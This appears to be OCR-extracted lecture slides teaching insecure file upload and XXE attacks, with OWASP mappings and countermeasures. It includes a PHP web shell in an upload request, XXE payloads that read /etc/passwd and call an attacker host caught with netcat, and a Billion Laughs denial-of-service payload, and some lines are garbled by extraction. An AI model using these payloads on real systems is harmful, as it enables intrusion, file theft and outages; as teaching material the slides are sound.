13 Upgrade-Insecure-Requests: 1
           -----19433307819243937082674373261
16 Content-Disposition: form-data; name="MAX FILE SIZE"
18 10000000
19 -----19433307819243937082674373261
20 Content-Disposition: form-data; name="pic"; filename="shell.php"
21 Content-Type: application/octet-stream
23 <?php
24 | if(isset($_GET["cmd"])){
$ $result = shell exec($ GET["cmd"]);
    echo "{$result}";
26
27 }
28 ?>
                     -----19433307819243937082674373261--
```

```
Array (
    [pic] => Array (
        [name] => shell.php
        [type] => application/octet-stream
        [tmp_name] => /tmp/phpXBWCgN
        [error] => 0
        [size] => 107
    )
)
```

it all comes from the
client - trustworthy?

```
if (!empty($_FILES)){
    move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
    $_SESSION['profilepic'] = $_FILES['pic']['name'];
}
```

Insecure File Upload



	:									
Goal	: 11	nlaad		malicious	fila	for	ovecution	\sim f	224	
GOdi	: U	DIOAU	a	mandous	ше	IOI	execution	ЮП		е.
O G G .	_	P G. G.		i i i di i di c	• • • •	. •		•	900	

How

Solution

OWASP Top 10

(Primary) Violated Principle

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures (excerpt)

- If possible, just store them in a database
- Don't use the original file name -> create a new one
- Store the file outside of the webroot
 - recommended: on a separate partition
- Check the real filetype
 - e.g. in php: mime_content_type()
- Set max filesize
 - e.g. in php: post_max_size and upload_max_filesize
- More recommendations
 - https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Remember request routing ???

Classic routing: http://example.com/showprofile.php

it's php
file showprofile.php gets
executed with php interpreter

Explicit routing: http://example.com/showprofile

```
e.g. Laravel (PHP): Route::get('/showprofile', [UserController::class, 'showprofile']);
https://laravel.com/docs/8.x/routing
```

```
e.g: Django (Python): urlpatterns = [ path('/showprofile', views.userprofile)]
https://docs.djangoproject.com/en/3.1/topics/http/urls/
```

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	
(Primary) Violated Principle	


Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	_
(Primary) Violated Principle	

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	_
(Primary) Violated Principle	"Define an approach that ensures all data are explicitly validated."

ok, there is one special filetype left...



New Student: Anakin Skywalker

New Student: Luke Skywalker





Welcome Master Kenobi

Do you have any new students to register?


Browse... No file selected.

Upload

Successfully imported the following students:

```
New Student: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
attack2.xml
      <?xml version="1.0" ?>
      <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://darkside.me:6666/test"> ]>
      <students>
          <student>
              <firstname>&xxe;</firstname>
              <lastname>Skywalker</lastname>
          </student>
          <student>
              <firstname>Luke</firstname>
              <lastname>Skywalker</lastname>
 10
          </student>
11
12
      </students>
```



```
robot@dvmachine:~$ nc -lp 6666
GET /test HTTP/1.0
Host: darkside.me:6666
Connection: close
```

also very bad: file:///dev/random

Billion Laughs Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;*lol2;*lol2;*lol2;*lol2;*/
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;</pre>
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;*lol7;*lol7;*lol7;*lol7;*lol7;*/
<!ENTITY lo19 "&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;&lo18;*lo18;">
]>
<lolz>&lol9;</lolz>
```



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	
(Primary) Violated Principle	

1	

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS	
How	By abusing a feature of the XML-parser	
Solution	Disable the processing of external entities in the XML-parser	
OWASP Top 10	A4:2017-XML External Entities (XXE)	
(Primary) Violated Principle		

-

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS	
How	By abusing a feature of the XML-parser	
Solution	Disable the processing of external entities in the XML-parser	
OWASP Top 10	A4:2017-XML External Entities (XXE)	
(Primary) Violated Principle	"Earn or give, but never assume, trust."	

Key messages

 Most interactions with backend systems can be attacked with similar kinds of injections

- Strictly separate code structure and user input
 - always be aware of the context user input is used in
- Strictly validate user input
- Never trust anything from the client ever...

